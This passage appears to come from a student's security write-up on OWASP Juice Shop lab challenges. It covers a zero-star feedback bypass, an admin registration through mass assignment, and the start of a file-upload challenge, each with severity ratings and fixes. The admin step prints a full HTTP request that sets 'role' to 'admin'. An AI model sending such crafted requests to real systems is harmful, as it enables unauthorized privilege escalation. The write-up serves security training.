
{
  "status": "success",
  "data": {
    "id": 18,
    "comment": "asdasd (**@gmail.com)",
    "rating": 12,
    "userId": 22,
    "updatedAt": "2024-12-31T08:32:40.338Z",
    "createdAt": "2024-12-31T08:32:40.338Z"
  }
}

```

We found the request now, we will send it to repeater to change it a bit.



We can see some parameters but the interesting one and the one we need is rating. We need a 0 rating so we set it to 0 then send our request.



We successfully send a 0 star feedback on the server.

Recommendation:

Input validation needs to be repeated on the server side before it ever reaches a database otherwise this kind of attacks will be common even if they are not critical.


Admin Registration ★★★

Severity: High


Description: Improper input validation during the registration process may allow unauthorized users to escalate their privileges and create admin-level accounts which causes a lot of problems. In this lab we have situation called mass assignment which is a vulnerability that occurs when an application automatically binds input from users (e.g., JSON, form data) to an object's fields without properly restricting which fields can be updated. Attackers can exploit this to overwrite sensitive or unintended object properties.

Impact: Unauthorized admin accounts provide attackers with unrestricted access to sensitive systems, enabling data theft, service disruptions, and system manipulation. The financial and reputational costs of such breaches can be substantial.

Steps to reproduce the vulnerability:




Here we need to register a new user as admin user privileges.



We make a new account with random details and capture the request with burpsuite.

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv4		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv6		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv4		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/canonical.html			200	298	XML	xml						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv6		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv4		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv6		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv4		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	GET	/success.bxtpv6		✓	200	216	text	txt						34.107.221.82
331...	http://Deleteportal.firefox.com	POST	/api/Users/		✓	201	728	JSON							127.0.0.1
331...	http://Deleteportal.firefox.com	POST	/api/SecurityAnswers/		✓	201	651	JSON							127.0.0.1
331...	http://Deleteportal.firefox.com	GET	/rest/admin/application-configuration			304	306								127.0.0.1
331...	http://Deleteportal.firefox.com	GET	/app/SecurityQuestions/			304	305								03:43:59 31 ...
331...	http://Deleteportal.firefox.com	POST	/api/Users/		✓	201	728	JSON							03:43:59 31 ...
331...	http://Deleteportal.firefox.com	POST	/api/SecurityAnswers/		✓	201	651	JSON							03:43:59 31 ...
331...	http://Deleteportal.firefox.com	GET	/rest/admin/application-configuration			304	306								03:43:59 31 ...

As we can see in the response of the request our role is customer. In order to change that we send the request to repeater to play with it.



We take the json interior of the response and use it in request and change the role parameter to admin from customer.

Burp Suite Community Edition v2024.11.2 - Temporary Project

Request

```

1 POST /api/Users/
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en,en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 271
9 Origin: http://127.0.0.1:3000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:3000/
12 Cookie: lang=en; welcomebanner_status=dismiss;
13 Comment: dataloss=miss_continueCode=yHhttp://jZh2tDcyICr3f8MhYtgIwURFBuJhlotJG13G69spEf5xCMjs93FzIff8es1otnpumDMcCrls3Hf4uy9hja
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
    "email": "1dayadmin@gmail.com",
    "password": "123456",
    "role": "admin",
    "passwordRepeat": "123456",
    "securityQuestion": {
        "id": 5,
        "question": "Maternal grandmother's first name?",
        "createdAt": "2024-12-25T14:09:19.403Z",
        "updatedAt": "2024-12-25T14:09:19.403Z"
    },
    "securityAnswer": "banana"
}

```

Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/32
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 312
10 ETag: W/"138-116c0240jgfRd3eJGum6ahk/Ug"
11 Vary: Accept-Encoding
12 Date: Tue, 31 Dec 2024 00:50:25 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
    "status": "success",
    "data": {
        "username": "",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
        "isActive": true,
        "id": 32,
        "email": "1dayadmin@gmail.com",
        "role": "admin",
        "updatedAt": "2024-12-31T00:50:25.921Z",
        "createdAt": "2024-12-31T00:50:25.921Z",
        "deletedAt": null
    }
}

```

Inspector

Selected text: admin

Request attributes: 2


Request query parameters: 0

Request cookies: 4

Request headers: 15

Response headers: 13

We get 201 code which means our request went through successful.



And we solved the challenge.

Recommendation:

We need explicit field mapping for Only allowing specific fields to be updated through user input and avoid generic mapping of all input fields.

Ensure sensitive fields (e.g., isAdmin, userRole) are not updated via user input.

Avoid automatically binding user input to application models in APIs.

Upload Type ★★★

Severity: **High**


Description: In order to assess and know exactly what controls to implement, knowing what we're facing is essential to protect our assets. Improper validation of file uploads can allow attackers to upload malicious scripts, executable files, or other harmful payloads. This often happens when file types and content are not strictly validated on the server side.

Impact: Successful exploitation can lead to remote code execution, unauthorized access, and server compromise. Business operations may be disrupted, and sensitive data could be stolen.


Steps to reproduce the vulnerability:

The screenshot shows a Firefox browser window with three tabs open, all titled "OWASP Juice Shop". The active tab's URL is `127.0.0.1:3000/#/score-board?searchQuery=upload`. The page displays a green success message: "You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.)". Below this, there are three main statistics: "40% Hacking Challenges" (represented by a bar chart), "0% Coding Challenges" (represented by a bar chart), and "43/169 Challenges Solved" (represented by a grid of stars). A search bar at the top is set to "Search upload". Below the stats are several filter buttons: All, XSS, Sensitive Data Exposure, Improper Input Validation, Broken Access Control, Unvalidated Redirects, Vulnerable Components, Broken Authentication, Security through Obscurity, Insecure Deserialization, Miscellaneous, Broken Anti Automation, Injection, Security Misconfiguration, Cryptographic Issues, and XXE. The main content area shows four challenge cards: "Meta Geo Stalking" (Sensitive Data Exposure, ★★), "Visual Geo Stalking" (Sensitive Data Exposure, ★★), "Upload Size" (Improper Input Validation, ★★★), and "Upload Type" (Improper Input Validation, ★★★). Each card includes a brief description and a "Hint" button. At the bottom of the page is a decorative footer featuring various application icons.


In this lab we are asked to server that is not In .zip or .pdf format.
Here we want to try to reach this goal by using file upload sections on website.



First, we login to our user by username of gg@gmail.com and password of 123456.

